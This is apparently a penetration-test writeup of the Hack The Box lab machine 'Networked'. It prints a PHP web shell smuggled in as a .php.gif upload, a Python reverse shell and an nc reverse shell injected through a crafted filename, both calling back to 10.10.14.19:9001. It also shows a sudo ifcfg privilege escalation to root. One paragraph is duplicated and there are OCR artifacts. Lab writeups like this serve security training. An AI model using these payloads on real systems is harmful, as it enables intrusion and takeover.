
10.10.10.146/photos.php

Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 10_10_14_19.gif	uploaded by 10_10_14_19.php.gif	uploaded by 127_0_0_4.png	uploaded by 127_0_0_3.png
uploaded by 127_0_0_1.png	uploaded by 127_0_0_2.png		

Figure 3.10: 250-photos_folder.png

By checking photos.php and found that both are uploaded successfully we can access the images by going to http://10.10.10.146/uploads/10_10_14_19.php.gif or by right clicking the image and open in new window.



10.10.10.146/uploads/10_10_14_19.php.gif

GIF8a;


PHP Version 5.4.16

System	Linux networked.htb 3.10.0-957.21.3.el7.x86_64 #1 SMP Tue Jun 18 16:35:19 UTC 2019 x86_64
Build Date	Oct 30 2018 19:31:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/phar.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS
PHP Extension Build	API20100525,NTS
Debug Build	no
Thread Safety	disabled

Figure 3.11: 255-phpinfo_exec.png

With this we can clearly guess that there is a code execution on the machine. I am not sure how it executed the file as php eventhough it ends with gif extension. So most probably the server is configured in a such a way that it can execute the program as long as it seems the php extension on it.

Since we got a confirmation that we have code execution we can go ahead and send a system command to get a reverse shell.



Request


```
POST /upload.php HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------183573672595139958442005146 47
Content-Length: 389
Origin: http://10.10.10.146
Connection: close
Referer: http://10.10.10.146/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------18357367259513995844200514647
Content-Disposition: form-data; name="myFile"; filename="test2.php.gif"
Content-Type: image/gif

GIF8a;
<?php echo system($_REQUEST['legend']); ?>

-----------------------------18357367259513995844200514647
Content-Disposition: form-data; name="submit"

go!
-----------------------------18357367259513995844200514647--

```

Response

```
HTTP/1.1 200 OK
Date: Tue, 21 Sep 2021 03:33:36 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8

<p>
  file uploaded, refresh gallery
</p>
```

Figure 3.12: networked/images/260-system_upload.png

Since we have uploaded the system command lets try to execute the same and check if we can have the expected result.



Request

```
POST /uploads/10_10_14_19.php.gif HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

legend=id
```


Response

```
HTTP/1.1 200 OK
Date: Tue, 21 Sep 2021 03:38:13 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 103
Connection: close
Content-Type: text/html; charset=UTF-8

GIF8a;
uid=48(apache) gid=48(apache) groups=48(apache)
uid=48(apache) gid=48(apache) groups=48(apache)
```

Figure 3.13: 265-exec_success.png

I have changed the request method to post so that we can access the contents without worrying about url encoding and other stuffs.

We can try the reverse shell to get the shell back to us.



Request

```
POST /uploads/10_10_14_19.php.gif HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 234

legend=python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.19",9001));os.du
p2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Response

Figure 3.14: 270-python_reverse.png

with that we got the reverse shell as www-data. By going to the home folder we are not able to read the user.txt file. Seems like we need to get user guly to go for root.

In guly's home folder we are able to see couple of files which seems to be interesting. one is check_attack.php and other one is crontab.guly.

By checking the crontab.php it seems like there is a cronjob set to execute the check_attack.php script.


```php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
```

```
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

With the check_attack.php the first thing which catches eyes are exec commands. here we can try to alter logpath to get the reverse shell but unfortunately we will not be able to do it since the variable is already defined above. Next option is path but again the variable is already defined so we here value is not defined so we can alter the value to get the reverse shell.

```
touch -- ';nc -c bash 10.10.14.19 9001'
```

I can use the above command to create one file. After 2 minutes i got the reverse shell as guly.




```
bash-4.2$ ls
10_10_14_19.gif      127_0_0_1.png  127_0_0_3.png  ;nc -c bash 10.10.14.19 9001
10_10_14_19.php.gif  127_0_0_2.png  127_0_0_4.png  index.html
bash-4.2$
```

```
 → I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.146 49544
```

Figure 3.15: 285-connection_reverse.png

3.2.1.4 Privilege Escalation


Since we got the reverse shell by checking the sudo -l command we can clearly see that the user can run /usr/local/sbin/changename.sh script as root without password



```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

Figure 3.16: 280-changename.png

By checking the script it seems like some kind of ifcfg.



```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```


Figure 3.17: 285-changename_script.png

By googling the ifcfg privilege escalation lead us to the link in which we can enter Network /bin/bash will give us root access.

```
[guly@networked ~]$ sudo -u root /usr/local/sbin/changename.sh
interface NAME:
Network /bin/bash
interface PROXY_METHOD:
no
interface BROWSER_ONLY:
no
interface BOOTPROTO:
no
[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
[root@networked network-scripts]#
```

3.2.1.5 Proof File


User



```
[root@networked network-scripts]# cat /home/guly/user.txt
52[redacted]5
```

Figure 3.18: networked/images/290-user.txt.png

Root



```
[root@networked network-scripts]# cat /root/root.txt
0a[redacted]2
```

Figure 3.19: networked/images/295-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.